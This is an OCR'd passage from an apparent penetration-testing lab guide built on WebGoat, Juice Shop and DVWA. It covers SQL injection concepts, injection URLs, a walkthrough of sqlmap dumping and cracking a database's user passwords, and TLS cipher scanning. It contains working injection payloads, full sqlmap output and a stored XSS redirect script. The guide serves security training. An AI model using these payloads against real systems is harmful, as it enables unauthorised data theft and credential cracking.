


Read through the explanations of SQL injection and complete the first 8 exercises on your own (these are just an introduction to SQL and SQL statements). Then navigate to exercise 9. You are given a few hints about a database table called user_data. WebGoat guides you through this exercise.

One of the first steps when finding SQL injection vulnerabilities is to understand when the application interacts with a database. This is typically done with web authentication forms, search engines, and interactive sites such as e-commerce sites.

You can make a list of all input fields whose values could be used in crafting a valid SQL query. This includes trying to identify and manipulate hidden fields of **POST** requests and then testing them separately, trying to interfere with the query and to generate an error. As part of penetration testing, you should pay attention to HTTP headers and cookies.

As a penetration tester, you can start by adding a single quote (‘) or a semicolon (**;**) to the field or parameter in a web form. The single quote is used in SQL as a string terminator. If the application does not filter it correctly, you may be able to retrieve records or additional information that can help enhance your query or statement.
You can also use comment delimiters (such as **-- or /* */**), as well as other SQL keywords, including **AND** and **OR** operands. Another simple test is to insert a string where a number is expected.



SQL injection attacks can be divided into the following categories:

- In-band SQL injection: With this type of injection, the attacker obtains the data by using the same channel that is used to inject the SQL code. This is the most basic form of an SQL injection attack, where the data is dumped directly in a web application (or web page).
- Out-of-band SQL injection: With this type of injection, the attacker retrieves data using a different channel. For example, an email, a text, or an instant message could be sent to the attacker with the results of the query; or the attacker might be able to send the compromised data to another system.
- Blind (or inferential) SQL injection: With this type of injection, the attacker does not make the application display or transfer any data; rather, the attacker is able to reconstruct the information by sending specific statements and discerning the behavior of the application and database.

Tip

To perform an SQL injection attack, an attacker must craft a syntactically correct SQL statement (query). The attacker may also take advantage of error messages coming back from the application and might be able to reconstruct the logic of the original query to understand how to execute the attack correctly. If the application hides the error details, the attacker might need to reverse engineer the logic of the original query.

There are essentially five techniques that can be used to exploit SQL injection vulnerabilities:

- Union operator: This is typically used when a SQL injection vulnerability allows a SELECT statement to combine two queries into a single result or a set of results.
- Boolean: This is used to verify whether certain conditions are true or false.
- Error-based technique: This is used to force the database to generate an error in order to enhance and refine an attack (injection).
- Out-of-band technique: This is typically used to obtain records from the database by using a different channel. For example, it is possible to make an HTTP connection to send the results to a different web server or a local machine running a web service.
- Time delay: It is possible to use database commands to delay answers. An attacker may use this technique when he or she doesn't get any output or error messages from the application.

It is possible to combine any of the techniques mentioned above to exploit an SQL injection vulnerability. For example, an attacker may use the union operator and out-of-band techniques. SQL injection can also be exploited by manipulating a URL query string, as demonstrated here:

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=2
```

This vulnerable application then performs the following SQL query:

```
SELECT * FROM products WHERE product_id=99 AND 1=2
```

The attacker may then see a message specifying that there is no content available or a blank page. The attacker can then send a valid query to see if there are any results coming back from the application, as shown here:

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=1
```


Some web application frameworks allow multiple queries at once. An attacker can take advantage of that capability to perform additional exploits, such as adding records. The following statement, for example, adds a new user called omar to the users table of the database:


```
https://store.h4cker.org/buystuff.php?id=99; INSERT INTO
users(username) VALUES ('omar')
```

Exercise 5b: SQL Injection Level 2 - GDPR Data Erasure Issue

Go back to **Juice-shop** (remember, running on port 8882).

There was a user (called Chris) that was erased from the system, because he insisted on his "right to be forgotten" in accordance with Art. 17 GDPR. Let's see if we can login as that user. Yes, really. What if we apply SQL injection to do this? Since we do not know what is Chris' email, we can try to trick the application by using the deletedAt SQL operation, as shown below:







Exercise 5c: SQL Injection using SQLmap

SQLmap is a great tool that allows you to automate SQL injection attacks. Let's take a look at an example of how powerful this tool is.

1. Navigate back to DVWA and go to **SQL Injection**.
2. Enter any text in the User ID field (in my case, I just entered my name "**omar**"). You want to intercept the transaction between your web browser and the application.



3. Once Burp intercepts the GET request, highlight the output, right click, and select "Copy to file". Save the contents to any file.



4. Open the terminal and enter the following command to try to enumerate the type of database and the database name. In my case, I saved the contents of the HTTP GET request to **/home/omar/omar-get-request.txt**. Point yours to whatever file you created.

```
root@websploit:~# sqlmap -r /home/omar/omar-get-request.txt --dbs
```

5. Accept all defaults.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility t
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by th
ram

[*] starting @ 01:30:15 /2020-05-11/

[01:30:15] [INFO] parsing HTTP request from '/home/omar/omar-get-request.txt'
[01:30:15] [INFO] testing connection to the target URL
[01:30:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:30:15] [INFO] testing if the target URL content is stable
[01:30:16] [INFO] target URL content is stable
[01:30:16] [INFO] testing if GET parameter 'id' is dynamic
[01:30:16] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:30:16] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[01:30:16] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[01:30:16] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[01:30:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:30:33] [WARNING] reflective value(s) found and filtering out
[01:30:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:30:33] [INFO] testing 'Generic inline queries'
[01:30:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:30:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:30:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[01:30:33] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (wit
-string="Me")
[01:30:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[01:30:33] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[01:30:33] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[01:30:33] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[01:30:33] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[01:30:33] [INFO] testing 'MySQL inline queries'
[01:30:33] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[01:30:33] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
```

6. We found the DVWA database (**dvwa**). Please pay attention to all the payloads that the tool is using.

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 127 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=omar' OR NOT 2359=2359#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=omar' AND (SELECT 3397 FROM(SELECT COUNT(*),CONCAT(0x717871 7a71,(SELECT (ELT(3397=3397,1))),0x7
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sjJo&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=omar' AND (SELECT 9296 FROM (SELECT(SLEEP(5)))grKv)-- KlyS&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=omar' UNION ALL SELECT CONCAT(0x7178717a71,0x57785a5266656667544645455651586 44a5245675858786767
16a767071),NULL#&Submit=Submit
---
[01:31:11] [INFO] the back-end DBMS is MySQL
[01:31:11] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast'
back-end DBMS: MySQL >= 5.0
[01:31:11] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema

[01:31:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.6.6.104'
[01:31:11] [WARNING] you haven't updated sqlmap for more than 67 days!!!
```

7. Now that we know the database name, let's try to dump all the information from the database. To do so, use the following command:

```
root@websploit:~# sqlmap -r /home/omar/omar-get-request.txt -D dvwa --dump-all
```


8. It looks like SQLmap was able to find a database table called "guestbook". It also was able to find a database table that contains usernames and passwords. The tool allows you to store password hashes so that you can crack them with other tools.

```
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=omar' AND (SELECT 3397 FROM(SELECT COUNT(*),CONCAT(0x7178717a71,(SELECT (ELT(3397=3397,1))),0x716a767071,FLOOR
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sjJo&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=omar' AND (SELECT 9296 FROM (SELECT(SLEEP(5)))grKv)-- KlyS&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=omar' UNION ALL SELECT CONCAT(0x7178717a71,0x57785a526665666754464545565158644a5245758587867676b73796d646a545
16a767071),NULL#&Submit=Submit
---
[01:34:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[01:34:07] [INFO] fetching tables for database: 'dvwa'
[01:34:07] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[01:34:07] [WARNING] reflective value(s) found and filtering out
[01:34:07] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[2 entries]
+------------+----------+-------------------------------------------------------+
| comment_id | name     | comment                                               |
+------------+----------+-------------------------------------------------------+
| 1          | test     | This is a test comment.                               |
| 2          | anything | <script>window.location="https://h4cker.org";</script> |
+------------+----------+-------------------------------------------------------+

[01:34:07] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.sqlmap/output/10.6.6.104/dump/dvwa/guestbook.csv'
[01:34:07] [INFO] fetching columns for table 'users' in database 'dvwa'
[01:34:07] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:34:07] [INFO] recognized possible password hashes in column '`password`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
```

9. SQLmap can also do some basic dictionary-based attacks.

```
[01:34:07] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:34:07] [INFO] recognized possible password hashes in column '`password`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[01:35:23] [INFO] writing hashes to a temporary file '/tmp/sqlmap1njbe2qf7082/sqlmaphashes-w03ktqdt.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[01:35:26] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
```

10. SQLmap was able to crack the passwords and dump the contents of the user table.




Exercise 6: Exploiting Weak Cryptographic Implementations

This exercise is for informational purposes only. If your machine does not have access to the Internet. However, you can do this against any other systems you may have in your own lab.

1. You can use **nmap** to enumerate weak ciphers, as shown below:

```
nmap --script ssl-cert,ssl-enum-ciphers -p 443 theartofhacking.org
```



2. There are many other open source and commercial tools that can be used to find weak ciphers and cryptographic implementations. However, a very useful open source tool is testssl.sh (http://testssl.sh).

3. You can download this tool and run it against any web server running HTTPS, as demonstrated below.

```
root@kali:~# ./testssl.sh theartofhacking.org
No engine or GOST support via engine with your /usr/bin/openssl
###########################################################
    testssl.sh       2.9.5-6 from https://testssl.sh/
      This program is free software. Distribution and
             modification under GPLv2 permitted.
      USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!
       Please file bugs @ https://testssl.sh/bugs/
###########################################################
 Using "OpenSSL 1.1.0h  27 Mar 2018" [~143 ciphers]
 on kali:/usr/bin/openssl
 (built: "reproducible build, date unspecified", platform: "debian-amd64")

Testing all IPv4 addresses (port 443): 104.27.176.154 104.27.177.154
--------------------------------------------------------------------------------
------------------
 Start 2018-07-28 23:18:27        -->> 104.27.176.154:443
(theartofhacking.org) <<--

 further IP addresses:   104.27.177.154 2400:cb00:2048:1::681b:b09a
2400:cb00:2048:1::681b:b19a
 rDNS (104.27.176.154):  --
 Service detected:       HTTP

 Testing protocols via sockets except SPDY+HTTP2
 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    not offered
 TLS 1.2    not offered
 SPDY/NPN   h2, http/1.1 (advertised)
 HTTP2/ALPN h2, http/1.1 (offered)

 Testing ~standard cipher categories
 NULL ciphers (no encryption)                  not offered (OK)
 Anonymous NULL Ciphers (no authentication)    not offered (OK)
 Export ciphers (w/o ADH+NULL)                  not offered (OK)
 LOW: 64 Bit + DES encryption (w/o export)     not offered (OK)
```

